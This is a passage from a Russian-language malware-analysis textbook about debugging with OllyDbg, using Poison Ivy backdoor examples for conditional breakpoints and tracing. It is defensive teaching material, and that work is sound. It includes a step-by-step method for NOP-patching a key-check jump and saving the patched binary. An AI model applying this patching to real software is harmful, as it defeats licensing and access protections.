Листинг 9.1. Ассемблерный код, требующий перебазирования

```
00401203     mov eax, [ebp+var_8]
00401206     cmp [ebp+var_4], 0
0040120a     jnz loc_0040120
0040120c  ❶ mov eax, dword_40CF60
```

Большинство этих инструкций используют относительные адреса — они будут нормально работать без всякого вмешательства вне зависимости от того, где они загружаются. Однако инструкция для доступа к данным ❶ не сможет быть выполнена в таком виде, поскольку она обращается к абсолютному адресу. Если загрузить файл на участок памяти, который отличается от предпочтительного, этот адрес станет некорректным. Данную инструкцию следует перенаправить по другому адресу во время загрузки файла. Большинство библиотек упаковывается вместе со списком таких фиксированных адресов. Вы можете найти их в разделе `.reloc` PE-заголовка.

Динамические библиотеки загружаются в произвольном порядке, но после исполняемого файла. Это означает, что вы не можете предсказать заранее, на какой участок памяти будут перебазированы DLL-файлы. Если библиотека требует перебазирования, но при этом у нее нет раздела `.reloc`, ее невозможно загрузить.

Перемещение библиотек плохо сказывается на производительности и увеличивает время запуска программ. Обычно во время компиляции для всех библиотек по умолчанию выбирается один и тот же базовый адрес. Это существенно увеличивает вероятность их перебазирования, поскольку все они рассчитаны на загрузку на одном и том же участке памяти. Хорошим программистам известно об этой проблеме, поэтому они самостоятельно выбирают базовые адреса для своих библиотек, чтобы минимизировать их перемещение.

На рис. 9.5 показана процедура перебазирования DLL при запуске EXE-1 с использованием карты памяти, доступной в OllyDbg. У нас есть один исполняемый файл и две библиотеки. `DLL-A` с предпочтительным адресом загрузки 0x10000000 уже находится в памяти. Предпочтительный адрес `EXE-1` равен 0x00400000. При загрузке библиотеки `DLL-B` обнаруживается, что она тоже имеет предпочтительный адрес загрузки 0x10000000, поэтому она перемещается в 0x00340000. При этом все ее ссылки на абсолютные адреса памяти меняются так, чтобы она могла корректно работать на новом месте.

00340000	00001000	DLL-B		PE header	Imag	R	RWE
00341000	00009000	DLL-B	.text	code	Imag	R	RWE
0034A000	00002000	DLL-B	.rdata	imports,exp	Imag	R	RWE
0034C000	00003000	DLL-B	.data	data	Imag	R	RWE
0034F000	00001000	DLL-B	.rsrc	resources	Imag	R	RWE
00350000	00001000	DLL-B	.reloc	relocations	Imag	R	RWE
00400000	00001000	EXE-1		PE header	Imag	R	RWE
00401000	00010000	EXE-1	.textbss	code	Imag	R	RWE
00411000	00004000	EXE-1	.text	SFX	Imag	R	RWE
00415000	00002000	EXE-1	.rdata		Imag	R	RWE
00417000	00001000	EXE-1	.data	data	Imag	R	RWE
00418000	00001000	EXE-1	.idata	imports	Imag	R	RWE
00419000	00001000	EXE-1	.rsrc	resources	Imag	R	RWE
10000000	00001000	DLL-A		PE header	Imag	R	RWE
10001000	00009000	DLL-A	.text	code	Imag	R	RWE
1000A000	00002000	DLL-A	.rdata	imports,exp	Imag	R	RWE
1000C000	00003000	DLL-A	.data	data	Imag	R	RWE
1000F000	00001000	DLL-A	.rsrc	resources	Imag	R	RWE
10010000	00001000	DLL-A	.reloc	relocations	Imag	R	RWE

Рис. 9.5. Библиотека DLL-B загружается не по тому адресу, который является для нее предпочтительным

Если во время отладки приложения взглянуть на `DLL-B` в IDA Pro, можно увидеть другой адрес, поскольку IDA Pro не может знать о перебазировании, происходящем на этапе выполнения. Если вы хотите исследовать адрес памяти, полученный из IDA Pro, вам, вероятно, придется его постоянно корректировать. Чтобы этого избежать, вы можете использовать процедуру ручной загрузки, которую мы обсудили в главе 5.

Просмотр потоков и стеков

Вредоносное ПО часто использует сразу несколько потоков. Чтобы открыть окно с текущими потоками, выберите пункт меню View ▸ Threads (Вид ▸ Потоки). В этом окне выводятся адреса памяти потоков и их текущее состояние (активные, приостановленные или отложенные).

Поскольку приложение OllyDbg является однопоточным, вам, возможно, придется приостановить все потоки, указать точку останова и затем возобновить выполнение программы, чтобы начать отладку в рамках конкретного потока. Нажатие клавиши Pause на главной панели инструментов приостанавливает все активные потоки. На рис. 9.6 показан пример окна Threads (Потоки) с пятью приостановленными потоками.

Чтобы уничтожить отдельный поток, щелкните на нем правой кнопкой мыши и выберите в меню, показанном на рис. 9.6, пункт Kill Thread (Уничтожить поток).




Рис. 9.6. Окно Threads с пятью приостановленными потоками и контекстным меню отдельного потока

Каждый поток в процессе имеет собственный стек, где часто хранятся важные данные. Для просмотра стеков можно воспользоваться картой памяти. Например, как вы можете видеть на рис. 9.4, приложение OllyDbg сделало соответствующую пометку для стека главного потока.

Выполнение кода

Глубокие знания и умение выполнять код внутри отладчика являются важными аспектами успешной отладки. OllyDbg поддерживает много разных способов выполнения кода. В табл. 9.1 перечислены самые популярные из них.

Таблица 9.1. Методы выполнения кода в OllyDbg

Функция	Меню	Сочетание клавиш	Кнопка
Выполнить/проиграть	Debug ▸ Run (Отладка ▸ Выполнить)	F9	
Приостановить	Debug ▸ Pause (Отладка ▸ Приостановить)	F12	
Выполнить до выделения	Breakpoint ▸ Run to Selection (Точка останова ▸ Выполнить до выделения)	F4	
Выполнить до возвращения	Debug ▸ Execute till Return (Отладка ▸ Выполнить до возвращения)	Ctrl+F9	
Выполнить до пользовательского кода	Debug ▸ Execute till User Code (Отладка ▸ Выполнить до пользовательского кода)	Alt+F9	
Пошаговое выполнение/шаг со входом	Debug ▸ Step Into (Отладка ▸ Шаг со входом)	F7	
Шаг с обходом	Debug ▸ Step Over (Отладка ▸ Шаг с обходом)	F8	

Для запуска и остановки программы предусмотрены функции Run (Выполнить) и Pause (Приостановить), хотя последняя используется редко, так как из-за нее программа может остановиться в каком-нибудь бесполезном месте (например, в библиотечном коде). Вместо этого лучше применять более точные инструменты — например, указывать точки останова, как это продемонстрировано в следующем разделе.

Функция Run (Выполнить) часто используется для перезапуска остановленного процесса, обычно после срабатывания точки останова, чтобы возобновить выполнение. Функция Run to Selection (Выполнить до выделения) позволяет остановить выполнение перед вызовом выделенной инструкции. Если инструкция никогда не вызывается, программа не останавливается.

Функция Execute till Return (Выполнить до возвращения) останавливает выполнение прямо перед выходом из текущей функции. Это может быть полезно, если вы хотите остановить программу сразу после того, как текущая функция завершит свою работу. Но если функция никогда не заканчивается, программа не станет останавливаться.

Функция Execute till User Code (Выполнить до пользовательского кода) может пригодиться во время анализа вредоносного ПО, если вы запутались в библиотечном коде во время отладки. Если программа остановилась на библиотечном коде, выберите пункт меню Debug ▸ Execute till User Code (Отладка ▸ Выполнить до пользовательского кода), и программа перейдет к тому месту, где начинается скомпилированный вредоносный код (обычно это раздел `.text`).

OllyDbg поддерживает несколько способов пошагового выполнения. Как уже упоминалось в главе 8, *пошаговым* называется выполнение, при котором программа немедленно останавливается после вызова каждой инструкции, что позволяет отслеживать работу программы шаг за шагом.

OllyDbg предоставляет два вида пошагового выполнения, которые мы обсуждали в предыдущей главе: *шаг со входом* и *шаг с обходом*. В первом случае нужно нажать клавишу F7, а во втором — F8.

Как уже отмечалось, шаг со входом является самым простым вариантом: OllyDbg вызывает одну инструкцию и затем останавливается, независимо от ее типа. Например, в случае с вызовом инструкции `01007568` OllyDbg остановится по адресу 01007568 (поскольку именно туда выполняемая инструкция переносит содержимое регистра EIP).

Шаг с обходом по своему принципу является почти таким же простым. Рассмотрим следующую последовательность инструкций:

```
010073a4        call 01007568
010073a9        xor ebx, ebx
```

Если перешагнуть инструкцию `call`, OllyDbg немедленно остановит выполнение на участке 010073a9 (то есть на инструкции `xor ebx, ebx`, которая идет далее). Это может оказаться полезным, если нам не хочется заходить в ответвление по адресу 01007568.

И хотя принципиально шаг с обходом является довольно простым, внутри он устроен намного сложнее. OllyDbg создает по адресу 010073a9 точку останова,

возобновляет выполнение (как будто вы нажали кнопку Run (Выполнить)), и затем, когда в ответвлении будет вызвана инструкция `ret`, он остановит приложение по заданному адресу благодаря скрытой точке останова.

ПРЕДУПРЕЖДЕНИЕ

Шаг с обходом почти всегда работает должным образом. Но в редких случаях обфусцированный или вредоносный код может воспользоваться этой процедурой. Например, ответвление 01007568 может не выполнить ret или же это может быть операция получения регистра EIP, что приводит к извлечению из стека обратного адреса. В таких нестандартных ситуациях шаг с обходом может привести к продолжению работы программы без остановки. Имейте это в виду и используйте данную функцию осторожно.

Точки останова

Как уже обсуждалось в главе 8, существует несколько типов точек останова, и все они поддерживаются в OllyDbg. По умолчанию используются программные точки останова, но вы можете выбрать и аппаратные. Кроме того, вы можете создавать условные точки останова, а также указывать их для адресов в памяти.

Для добавления или удаления точки останова нужно выбрать инструкцию на панели дизассемблирования и нажать F2. Чтобы получить список активных точек останова в программе, выберите пункт меню View ▸ Breakpoints (Вид ▸ Точки останова) или нажмите значок B на панели инструментов.

После закрытия или принудительного завершения отлаживаемой программы OllyDbg обычно сохраняет местоположение созданных точек останова, что позволит вам использовать их в следующем сеансе отладки (без необходимости заново их устанавливать). В табл. 9.2 приведен полный список точек останова, доступных в OllyDbg.

Таблица 9.2. Типы точек останова в OllyDbg

Функция	Контекстное меню	Клавиша/сочетание клавиш
Программная точка останова	Breakpoint ▸ Toggle (Точка останова ▸ Установить/сбросить)	F2
Условная точка останова	Breakpoint ▸ Conditional (Точка останова ▸ Условная)	Shift+F2
Аппаратная точка останова	Breakpoint ▸ Hardware, on Execution (Точка останова ▸ Аппаратная, при выполнении)	
Точка останова для доступа к памяти (чтение, запись или выполнение)	Breakpoint ▸ Memory, on Access (Точка останова ▸ Для доступа к памяти)	F2 (выбор памяти)
Точка останова для записи в память	Breakpoint ▸ Memory, on Write (Точка останова ▸ Для записи в память)	

Программные точки останова

Программные точки останова особенно полезны при отладке функций, декодирующих текст. В главе 1 упоминалось, что строки могут послужить хорошим источником информации о возможностях программы, в связи с чем авторы вредоносного ПО часто пытаются обфусцировать строковые данные. При этом задействуется функция декодирования, которая вызывается перед использованием каждой строки. В листинге 9.2 показан пример вызова `String_Decoder` после добавления в стек обфусцированных данных.

Листинг 9.2. Точка останова для декодирования строки

```
push offset "4NNpTNHLKIXoPm7iBhUAjvRKNaUVBlr"
call String_Decoder
...
push offset "ugKLdNlLT6emldCeZi72mUjieuBqdfZ"
call String_Decoder
...
```

Обфусцированные данные часто трансформируются в полезную строку, которая помещается в стек, поэтому, чтобы ее просмотреть, нам необходимо вывести содержимое стека по окончании ее декодирования. Следовательно, чтобы получить доступ ко всем строкам, точку останова лучше всего указать в конце процедуры трансформации. В таком случае, когда вы нажмете Play (Воспроизвести), OllyDbg продолжит выполнять программу и остановится в момент, когда строка будет готова к использованию. Эта методика позволяет обнаруживать строки по мере их использования в программе. Позже в этой главе мы покажем, как модифицировать инструкции таким образом, чтобы декодировать все строки сразу.

Условные точки останова

Как вы узнали в предыдущей главе, условные точки останова тоже являются программными, но срабатывают только при выполнении определенного условия. OllyDbg позволяет устанавливать условные точки останова с помощью выражений, которые проверяются при каждом срабатывании. Если результат проверки не равен нулю, выполнение останавливается.

ПРЕДУПРЕЖДЕНИЕ

Будьте осторожны при использовании условных точек останова. Они могут существенно замедлить работу программы, а если ваше условие окажется некорректным, программа может вообще не остановиться.

Условные программные точки останова помогают сэкономить время, если у вас есть часто вызываемая API-функция и вы хотите, чтобы выполнение останавливалось только при передаче ей определенного аргумента (как это показано в следующем примере).

Условные выражения можно использовать для поиска выделения памяти, превышающего определенный размер. Возьмем для примера популярный бэкдор Poison Ivy, который принимает команды от управляющего интернет-сервера, подконтрольного злоумышленнику. Команды реализованы в коде командной оболочки, и для их хранения Poison Ivy выделяет память. В большинстве случаев этот бэкдор выделяет память небольшого объема, что не представляет для нас никакого интереса. Исключение составляют ситуации, когда управляющий сервер шлет существенный объем кода командной оболочки для дальнейшего выполнения.

Чтобы обнаружить такое выделение, лучше всего создать условную точку останова в функции `VirtualAlloc` (`Kernel32.dll`), которую Poison Ivy использует для динамического выделения памяти. Тогда, если в условии указан размер больше 100 байт, программа не будет останавливаться при выделениях памяти меньшего объема, которые являются более частыми.

Чтобы подготовить нашу ловушку, можно для начала создать стандартную точку останова в функции `VirtualAlloc`. На рис. 9.7 показана панель стека в момент ее срабатывания.




Рис. 9.7. Панель стека на момент входа в функцию VirtualAlloc

Мы можем видеть пять первых элементов на вершине стека: обратный адрес, за которым идут четыре аргумента (`Address`, `Size`, `AllocationType` и `Protect`) функции `VirtualAlloc`. Слева от аргументов указаны их адреса и значения. В этом примере выделяется 0x29 байт. Поскольку регистр ESP указывает на вершину стека, для доступа к полю `Size` нужно обратиться к участку памяти `[ESP+8]`.

На рис. 9.8 показана панель дизассемблирования в момент срабатывания точки останова (в начале функции `VirtualAlloc`).




Рис. 9.8. Создание условной точки останова на панели дизассемблирования

Чтобы словить Poison Ivy на получении большого количества кода командной оболочки, мы зададим условие `[ESP+8]>100`. Для этого нужно выполнить следующие шаги.

1. Щелкните правой кнопкой мыши на первой инструкции функции на панели дизассемблирования и выберите пункт Breakpoint ▸ Conditional (Точка

останова ▸ Условная). На экране появится диалоговое окно, в котором нужно ввести условное выражение.

2. Введите выражение (в данном примере это `[ESP+8]>100`) и нажмите кнопку OK.
3. Нажмите кнопку Play (Воспроизвести) и подождите, пока код не остановится.

Аппаратные точки останова

OllyDbg позволяет создавать аппаратные точки останова с использованием отдельных регистров процессора, как это было описано в главе 8.

Аппаратные точки останова являются мощным средством, так как они не меняют ваш код, стек или любые другие ресурсы. Они также не снижают скорость выполнения. Но, как отмечалось в предыдущей главе, у них есть одна проблема: их количество ограничено четырьмя.

Чтобы указать аппаратную точку останова, щелкните на соответствующей инструкции правой кнопкой мыши и выберите пункт меню Breakpoint ▸ Hardware, on Execution (Точка останова ▸ Аппаратная, при выполнении).

Чтобы в OllyDbg по умолчанию использовались аппаратные точки останова вместо программных, нужно открыть меню Debugging Options (Параметры отладки). Это может понадобиться для защиты от методик противодействия отладке, таких как сканирование программных точек останова (см. главу 16).

Точки останова для доступа к памяти

OllyDbg поддерживает точки останова, которые срабатывают при доступе к определенному *участку памяти*. Эти точки останова могут быть как программными, так и аппаратными. Вы также можете выбрать, когда именно они должны срабатывать: при чтении, записи, выполнении или при любом доступе.

Чтобы создать простую точку останова такого типа, выделите участок на панели дампа или карты памяти, щелкните на нем правой кнопкой мыши и выберите пункт меню Breakpoint ▸ Memory, on Access (Точка останова ▸ Для доступа к памяти). В любой момент времени может использоваться только одна такая точка. После создания новой предыдущая автоматически удаляется.

Программные точки останова для доступа к памяти в OllyDbg реализуются путем изменения атрибутов блоков памяти, содержащих ваше выделение. Однако такой подход не всегда является надежным и может привести к значительному расходу ресурсов, поэтому вам следует использовать его как можно реже.

Точки останова для доступа к памяти особенно полезны во время анализа вредоносного ПО, когда вам нужно определить момент использования загруженной динамической библиотеки: они позволяют остановить выполнение непосредственно при обращении к коду из этой библиотеки. Для этого нужно выполнить следующие шаги.

1. Откройте окно с картой памяти и щелкните правой кнопкой мыши на разделе `.text` нужной вам библиотеки (это раздел, который содержит исполняемый код).

2. Выберите пункт меню Set Memory Breakpoint on Access (Создать точку останова для доступа к памяти).
3. Нажмите клавишу F9 или кнопку Play (Воспроизвести), чтобы возобновить выполнение.

Когда выполнение дойдет до раздела `.text` внутри DLL, программа должна остановиться.

Загрузка динамических библиотек

Помимо возможности загружать и подключать исполняемые файлы OllyDbg также позволяет отлаживать библиотеки. Поскольку DLL нельзя запустить напрямую, OllyDbg использует для их загрузки фиктивную программу под названием `loaddll.exe`. Это чрезвычайно полезный подход, поскольку зараженное ПО часто распространяется в виде DLL, а большая часть кода при этом находится в функции `DllMain` (которая занимается инициализацией и вызывается при загрузке DLL процессом). OllyDbg по умолчанию останавливается на точке входа в загруженную библиотеку (`DllMain`).

Чтобы вызывать из динамической библиотеки экспортные функции с аргументами, вам сначала нужно загрузить ее в OllyDbg. Когда выполнение остановится на точке входа, нажмите кнопку Play (Воспроизвести) — запустится `DllMain` и остальной код, необходимый для инициализации DLL (рис. 9.9). Затем OllyDbg остановится, и вы сможете отладить нужную вам экспортную функцию с указанием аргументов. Для этого выберите в главном меню пункт Debug ▸ Call DLL Export (Отладка ▸ Вызвать экспорт из DLL).




Рис. 9.9. Кнопка Play в OllyDbg

На рис. 9.10 показан процесс загрузки в OllyDbg библиотеки `ws2_32.dll` и вызова из нее функции `ntohl` ❶, которая меняет порядок байтов в 32-битном числе с сетевого на локальный. Слева можно добавить любые аргументы на наш выбор. В данном примере мы указали значение `127.0.0.1` (0x7F000001) с сетевым порядком байтов ❷. Флажки в левой части окна устанавливаются, только если мы указываем аргументы.

Вы можете тут же просмотреть ассемблерный код функции `ntohl`, нажав кнопку Follow in Disassembler (Отслеживать в дизассемблере). Флажок Hide on call (Скрыть при вызове) справа внизу позволяет спрятать окно после выполнения вызова. С помощью флажка Pause after call (Остановить после вызова) можно остановить выполнение сразу после вызова экспортной функции, что может оказаться хорошей альтернативой точкам останова.

Подготовив все необходимые аргументы и регистры, нажмите кнопку Call (Вызвать) справа внизу, чтобы запустить функцию. После этого окно OllyDbg должно вывести значения всех регистров до и после вызова.




Рис. 9.10. Вызов экспортной функции из DLL

Не забудьте создать все нужные вам точки останова или установить флажок Pause after call (Остановить после вызова) перед нажатием кнопки Call (Вызвать). На рис. 9.10 показано значение, возвращенное функцией. Оно хранится в регистре EAX и представляет собой строку `127.0.0.1` (0x0100007F) с локальным порядком следования байтов ❸.

Трассировка

Трассировка — это мощная методика отладки, которая позволяет записывать подробную информацию о выполнении, доступную для дальнейшего анализа. OllyDbg поддерживает стандартную обратную трассировку, трассировку стека вызовов, пошаговую трассировку и т. д.

Стандартная обратная трассировка

При пошаговом выполнении кода (со входом и с обходом) OllyDbg всегда записывает ваши перемещения. Вы можете нажать на своей клавиатуре клавишу - (минус), чтобы переместиться назад во времени и просмотреть ранее выполненные инструкции. Клавиша + (плюс) позволяет перейти вперед. Если выполнение производилось со входом, вы сможете отследить каждую вызванную вами инструкцию.

Если использовались шаги с обходом, вам будут доступны только те участки, на которых вы останавливались ранее. Вы не можете вернуться назад и затем перешагнуть на другой участок.

Стек вызовов

С помощью *трассировки стека вызовов* в OllyDbg можно просматривать маршрут выполнения, ведущий к заданной функции. Для этого выберите пункт View ▸ Call Stack (Вид ▸ Стек вызовов) в главном меню. На экране появится окно, отображающее цепочку вызовов, которая привела вас к текущему местоположению.

Для перемещения по стеку вызовов используйте разделы Address (Адрес) и Called From (Вызов из) в соответствующем окне. Однако вам не будет доступно содержимое регистров и стека на момент нахождения на заданном участке. Для его просмотра понадобится пошаговая трассировка.

Пошаговая трассировка

Пошаговая трассировка позволяет OllyDbg записывать каждую выполненную инструкцию вместе с состоянием регистров и флагов.

Существует несколько способов активизации пошаговой трассировки.

- Выделите на панели дизассемблера код, который вы хотите трассировать, щелкните на нем правой кнопкой мыши и выберите пункт меню Run Trace ▸ Add Selection (Выполнить трассировку ▸ Добавить выделение). После выполнения этого кода выберите пункт меню View ▸ Run Trace (Вид ▸ Выполнить трассировку), чтобы просмотреть выполненные инструкции. Для перемещения по коду нажимайте клавиши – и + (как описывалось в разделе «Стандартная обратная трассировка» чуть выше). Этот метод позволяет увидеть изменения, произошедшие в каждом регистре при переходе к любой инструкции.
- Используйте кнопки Trace Into (Трассировка со входом) и Trace Over (Трассировка с обходом). Этот способ может оказаться более простым по сравнению с предыдущим, так как вам не нужно выделять код, который вы хотите трассировать. Трассировка со входом записывает все инструкции, пока не сработает точка останова. Трассировка с обходом ведет запись только тех инструкций, которые находятся в текущей функции.

ПРЕДУПРЕЖДЕНИЕ

Если использовать трассировку со входом или обходом без создания точек останова, OllyDbg попытается трассировать всю программу целиком, что может занять много времени и израсходовать большой объем памяти.

- Выберите пункт меню Debug ▸ Set Condition (Отладка ▸ Задать условие). Трассировка будет продолжаться, пока не выполнится определенное условие, после чего

программа остановится. Это может пригодиться в ситуации, когда вам нужно остановить трассировку по условию и пройтись назад от того места, чтобы понять, как или почему это произошло. Пример такого использования будет показан в следующем разделе.

Трассировка Poison Ivy

Как отмечалось на предыдущих страницах, бэкдор Poison Ivy часто выделяет память для кода командной оболочки, который ему присылает управляющий сервер. Poison Ivy загружает этот код, копирует его в динамически выделенную область и выполняет. Иногда, когда регистр EIP находится в куче, трассировка помогает обнаружить выполнение кода командной оболочки, точнее, то, как он запускается.

На рис. 9.11 показано условие, которое мы установили для перехвата выполнения содержимого кучи в Poison Ivy. OllyDbg останавливается, когда регистр EIP меньше адреса, в котором обычно находится образ программы (0x400000, снизу от которого в простых приложениях чаще всего размещаются стек, куча и другие динамически выделяемые участки памяти). В нормальных программах EIP не должен там находиться. После этого мы воспользуемся кнопкой Trace Into (Трассировка со входом). Трассировка программы будет продолжаться до тех пор, пока не дойдет до места, в котором должно начаться выполнение кода командной оболочки.

В данном случае программа останавливается, когда регистр EIP равен 0x142A88. С помощью клавиши – можно переместиться назад и проследить за выполнением кода командной оболочки.




Рис. 9.11. Условная трассировка

Обработка исключений

Когда в подключенной к OllyDbg программе возникает исключение, выполнение по умолчанию приостанавливается, а управление передается отладчику. Отладчик может обработать исключение самостоятельно или делегировать его самой программе. Во втором случае вы можете воспользоваться одним из трех способов.

- Shift+F7 для входа в исключение.
- Shift+F8 для перешагивания через него.
- Shift+F9 для запуска обработчика.

На рис. 9.12 показаны разные варианты обработки исключений в OllyDbg. Вы можете заставить отладчик игнорировать некоторые виды исключений и передавать их непосредственно программе (во время анализа вредоносного кода часто имеет смысл игнорировать любые исключения, поскольку вы отлаживаете программу не для того, чтобы устранить ее проблемы).




Рис. 9.12. Варианты обработки исключений в OllyDbg

Редактирование кода

OllyDbg позволяет легко изменять практически любые динамические ресурсы, такие как регистры и флаги. Но у вас также есть возможность редактировать код программы на ходу. Вы можете модифицировать инструкции или память — для этого выделите нужный участок, щелкните на нем правой кнопкой мыши и выберите пункт меню Binary ▸ Edit (Двоичный код ▸ Редактировать). Появится всплы-

вающее окно, в котором вы можете добавить любые опкоды или данные (OllyDbg также умеет заполнять участок нулями или инструкциями NOP).

На рис. 9.13 показан участок кода вредоносной программы, защищенной паролем, для конфигурации которой необходимо ввести специальный ключ. В том месте, где происходит проверка ключа, мы видим условный переход `JNZ` ❶. Если он выполняется, на экран выводится строка `Bad key`; в противном случае мы увидим сообщение `Key Accepted!`. Чтобы заставить программу принять ключ, можно просто отредактировать код. Выделите инструкцию условного перехода, щелкните на ней правой кнопкой мыши и выберите пункт меню Binary ▸ Fill with NOPs (Двоичный код ▸ Заполнить инструкциями NOP) ❷, как это показано на рис. 9.13. В результате вместо `JNZ` вы получите инструкции NOP и программа будет считать, что ключ был принят.




Рис. 9.13. Варианты редактирования кода в OllyDbg

Нужно понимать, что в данном случае модификация происходит лишь в оперативной памяти процесса. Мы можем пойти дальше и сохранить изменения в исполняемом файле. Как видно на рис. 9.14, это двухэтапная процедура.




Рис. 9.14. Двухэтапное копирование изменений, сделанных в оперативной памяти, в исполняемый файл

Чтобы применить эти изменения, щелкните правой кнопкой мыши на панели дизассемблера, где вы изменили код, и выберите пункт Copy to executable ▸ All modifications (Копировать в исполняемый файл ▸ Все изменения) ❶. Так все сделанные вами модификации оперативной памяти будут скопированы, после чего вы увидите

всплывающее окно, показанное внизу на рис. 9.14. Чтобы сохранить изменения на диск, выберите пункт меню Save file (Сохранить файл) ❷.

Обратите внимание на то, что на рис. 9.13 и 9.14 содержится один и тот же код, только вместо `JNZ` вставлены инструкции NOP. Эта процедура навсегда сохранит инструкции NOP в исполняемый файл на диске, благодаря чему вредонос будет принимать любой ключ. Данный подход может пригодиться в том случае, если вам нужно изменить вредоносный код на постоянной основе, чтобы его было легче анализировать.

Анализ кода командной оболочки

